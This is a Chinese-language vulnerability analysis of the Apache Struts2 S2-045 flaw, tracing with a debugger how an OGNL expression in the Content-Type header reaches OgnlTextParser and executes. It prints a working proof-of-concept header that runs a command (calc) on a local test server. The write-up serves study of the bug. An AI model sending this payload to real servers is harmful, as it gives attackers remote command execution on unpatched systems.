
Struts-045

0x0 漏洞简介



这里，按照官方的说法，当使用基于 jakarta Multipart 解析的文件上传功能时，可能触发一个远程命令执行的漏洞，漏洞的形成的具体原因是由于在对 http 请求头中的 content-type 的异常处理时，由于没有很好的处理，导致命令的执行。

那么命令是如何执行的呢?

为什么程序要获取 content-type 呢？

从获取 content-type，到命令执行是一段什么样的过程呢？

如何构造命令执行的利用脚本呢？

带着这些疑问，我们开始对源码进行分析。首先我们先进行静态分析。

0x1 漏洞分析环境

1、漏洞分析所用系统环境

win10，jdk1.8

2、漏洞靶机

struts-2.3.20-all\struts-2.3.20\src\apps\blank

可到官网下载

3、分析工具

eclipse

4、具体环境配置

具体的环境配置步骤请参考我的关于 struts2-052 那篇文章的介绍，已经很详细了，这里就不多说了。

0x2 静态分析

首先，我们来了解下 jakarta Mutipart。我们知道，程序在判断请求的文本类型一般是通过请求头中的 content-type 类型，在 struts2 中会如果没有特殊指定的话，默认是使用 org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.java 这个类对上传的文件进行处理。那么我们来看下这个解析函数。


```
88      */
89     public void parse(HttpServletRequest request, String saveDir) throws IOException {
90         try {
91             setLocale(request);
92             processUpload(request, saveDir);
93         } catch (FileUploadBase.SizeLimitExceededException e) {
94             if (LOG.isWarnEnabled()) {
95                 LOG.warn("Request exceeded size limit!", e);
96             }
97             String errorMessage = buildErrorMessage(e, new Object[]{e.getPermittedSize(), e.getI
98             if (!errors.contains(errorMessage)) {
99                 errors.add(errorMessage);
100            }
101        } catch (Exception e) {
102            if (LOG.isWarnEnabled()) {
103                LOG.warn("Unable to parse request", e);
104            }
105            String errorMessage = buildErrorMessage(e, new Object[]{});
106            if (!errors.contains(errorMessage)) {
107                errors.add(errorMessage);
108            }
109        }
110    }
111
```

这里我们可以看到，在 parse 函数中，try 逻辑主要有两个功能，一个是获取语言类型，另一个是获得文本类型。然后用两个 catch 对程序进行异常捕捉。

0x3 动态分析

下面我们来手动调一下，我们用以下攻击 payload 对本地靶机进行攻击，看下它是如何进入异常处理逻辑，然后被程序触发，执行命令的。

1、构造 payload


```
Content-Type: haha~multipart/form-data %{#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,@java.lang.Runtime@getRuntime().exec('calc')};
```

我们在 parse 这个函数的 try 逻辑下一个断点。

```
88      */
89     public void parse(HttpServletRequest request, String saveDir) throws IOException {
90         try {
91             setLocale(request);
92             processUpload(request, saveDir);
93         } catch (FileUploadBase.SizeLimitExceededException e) {
94             if (LOG.isWarnEnabled()) {
95                 LOG.warn("Request exceeded size limit!", e);
```


2、发送 payload

Burpsuit 截包，改包，然后重放



3、try…catch 逻辑分析

程序断在了 parse 中。




跟进 parseRequest 看看

```
126    protected void processUpload(HttpServletRequest request, String saveDir) throws FileUploadException, U
127        for (FileItem item : parseRequest(request, saveDir)) {
128            if (LOG.isDebugEnabled()) {
129                LOG.debug("Found item " + item.getFieldName());
130            }
131            if (item.isFormField()) {
132                processNormalFormField(item, request.getCharacterEncoding());
133            } else {
134                processFileField(item);
135            }
136        }
137    }
```

跟进parseRequest看看

这边 parseRequest 如果解析请求出错，则会 throw 一个文件上传 exception。

最终我们看下，如果发生解析异常，则会进入最后一个 catch 逻辑。



在第二个 catch 逻辑中我们跟进 buildErrorMessage 看下。

```
117
118    protected String buildErrorMessage(Throwable e, Object[] args) {
119        String errorKey = "struts.messages.upload.error." + e.getClass().getSimpleName();
120        if (LOG.isDebugEnabled()) {
121            LOG.debug("Preparing error message for key: [#0]", errorKey);
122        }
123        return LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, e.getMessage(), args);
124    }
125
```

污点参数


调用了findText对异常消息进行处理

4、锁定关键函数 buildMessageFormat

这里我们顺着消息传递的路径进行跟踪，凡是将传入异常消息作为传入参数的我们都要 f5 跟一下，如果不是则直接 f6 跳过。经过一段时间的跟踪，我们来到了 LocalizedTextUtil 这个类的 GetDefaultMessageReturnArg 方法中，这里 buildMessageFormat 对消息进行了一些加工，我们跟进看下。


5、获取 ognl 表达式

都到这里了，那么到底 struts 是如何获取异常消息中的 ognl 表达式命令的呢？通过 OgnlParser 类的 evaluate 方法。具体算法如下图：




```
public class OgnlTextParser implements TextParser {

    public Object evaluate(char[] openChars, String expression, TextParseUtil.Pa
        // deal with the "pure" expressions first!
        //expression = expression.trim();
        Object result = expression = (expression == null) ? "" : expression;
        int pos = 0;

        for (char open : openChars) {
            int loopCount = 1;
            //this creates an implicit StringBuffer and shouldn't be used in the
            final String lookupChars = open + "{";

            while (true) {
                int start = expression.indexOf(lookupChars, pos);
                if (start == -1) {
                    loopCount++;
                    start = expression.indexOf(lookupChars);
                }
                if (loopCount > maxLoopCount) {
                    // translateVariables prevent infinite loop / expression rec
                    break;
                }
                int length = expression.length();
                int x = start + 2;
                int end;
                char c;
                int count = 1;
                while (start != -1 && x < length && count != 0) {
                    c = expression.charAt(x++);
                    if (c == '{') {
                        count++;
                    } else if (c == '}') {
                        count--;
                    }
                }
                end = x - 1;

                if ((start != -1) && (end != -1) && (count == 0)) {
                    String var = expression.substring(start + 2, end);

                    Object o = evaluator.evaluate(var);

                    String left = expression.substring(0, start);
                    String right = expression.substring(end + 1);
                    String middle = null;
                    if (o != null) {
                        middle = o.toString();
                        if (StringUtils.isEmpty(left)) {
                            result = o;
                        } else {
                            result = left.concat(middle);
                        }

                        if (StringUtils.isNotEmpty(right)) {
                            result = result.toString().concat(right);
                        }

                        expression = left.concat(middle).concat(right);
                    } else {
                        // the variable doesn't exist, so don't display anything
                        expression = left.concat(right);
                        result = expression;
                    }
                    pos = (left != null && left.length() > 0 ? left.length() - 1
                            (middle != null && middle.length() > 0 ? middle.leng
                            1;
                    pos = Math.max(pos, 1);
                } else {
                    break;
```

我们可以看到，在 evaluate 方法中，expression 参数中带有异常消息。算法中，是通过计算 start 和 end 的值，作为 substring 分割的范围，最终获得完整的 ognl 表达式命令，然后将 ognl 表达式传给参数 var，调用 evaluator.evaluate 执行这个表达式，最终导致了命令执行的发生。



6、命令执行成功

最后执行完这一句，就成功的执行了 ognl 表达式，弹处计算器。



7、补充分析

到此为止我已经对 struts-045 进行了一轮较为完整的分析了，但是还是有一些环节不太痛快，比如，是否 struts 就是默认将上传文件的请求默认分发给 JakartaMultiPartRequest 这个类进行操作的，程序是如何根据 content-type 来进行请求转发的？下面，我们来探究下。

首先我们通过 struts2 框架的学习，知道了 StrutsPrepareAndExecuteFilter 类(具体路径：org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter)这个类是对请求做一些初

始化和过滤的一些操作，它会将 request 请求转发给相应的 action 去执行处理。StrutsPrepareAndExecuteFilter 是自 2.1.3 开始就替代了 FilterDispatcher 的,这样的改革当然是有好处的.!为什么这么说.? 应该知道如果我们自己定义过滤器的话，是要放在 strtus2 的过滤器之前的，如果放在 struts2 过滤器之后,你自己的过滤器对 action 的过滤作用就废了,不会有效的。

我们来看看 StrutsPrepareAndExecuteFilter 的代码

```
public void doFilter(ServletRequest req, ServletResponse res, FilterChain chain) throws IOExcep

    HttpServletRequest request = (HttpServletRequest) req;
    HttpServletResponse response = (HttpServletResponse) res;

    try {
        if (excludedPatterns != null && prepare.isUrlExcluded(request, excludedPatterns)) {
            chain.doFilter(request, response);
        } else {
            prepare.setEncodingAndLocale(request, response);
            prepare.createActionContext(request, response);
            prepare.assignDispatcherToThread();
            request = prepare.wrapRequest(request);
            ActionMapping mapping = prepare.findActionMapping(request, response, true);
            if (mapping == null) {
                boolean handled = execute.executeStaticResourceRequest(request, response);
                if (!handled) {
                    chain.doFilter(request, response);
                }
            } else {
```

我们可以看到，这里对request进行了一层封装


这里在对请求进行了一层封装，跟进看下。

```
    public HttpServletRequest wrapRequest(HttpServletRequest request) throws IOException {
        // don't wrap more than once
        if (request instanceof StrutsRequestWrapper) {
            return request;
        }

        String content_type = request.getContentType();
        if (content_type != null && content_type.contains("multipart/form-data")) {
            MultiPartRequest mpr = getMultiPartRequest();
            LocaleProvider provider = getContainer().getInstance(LocaleProvider.class);
            request = new MultiPartRequestWrapper(mpr, request, getSaveDir(), provider);
        } else {
            request = new StrutsRequestWrapper(request, disableRequestAttributeValueStackLookup
        }

        return request;
    }
```


这里是获得content-type对象，判断是否是multipart/form-data类型的。

我们可以看到，这里对 content-type 进行了判断，判断其是否为空，以及是否包含 multipart/form-data 这个字符串。所以我们构造的 payload 中就必须要带有 multipart/form-data 这个字符串，否则无法分发到 JakartaMultiPartRequest 类进行处理。

我们动态跟踪以下，可以发现：



可以看到，通过 getMultiPartRequest 这个方法来获得 multipart 的请求类，而通过参数窗口，可以看到，mpr 指向的值就是 JakartaMultiPartRequest。



好的，到现在算完美了。

By zsdlove

7/31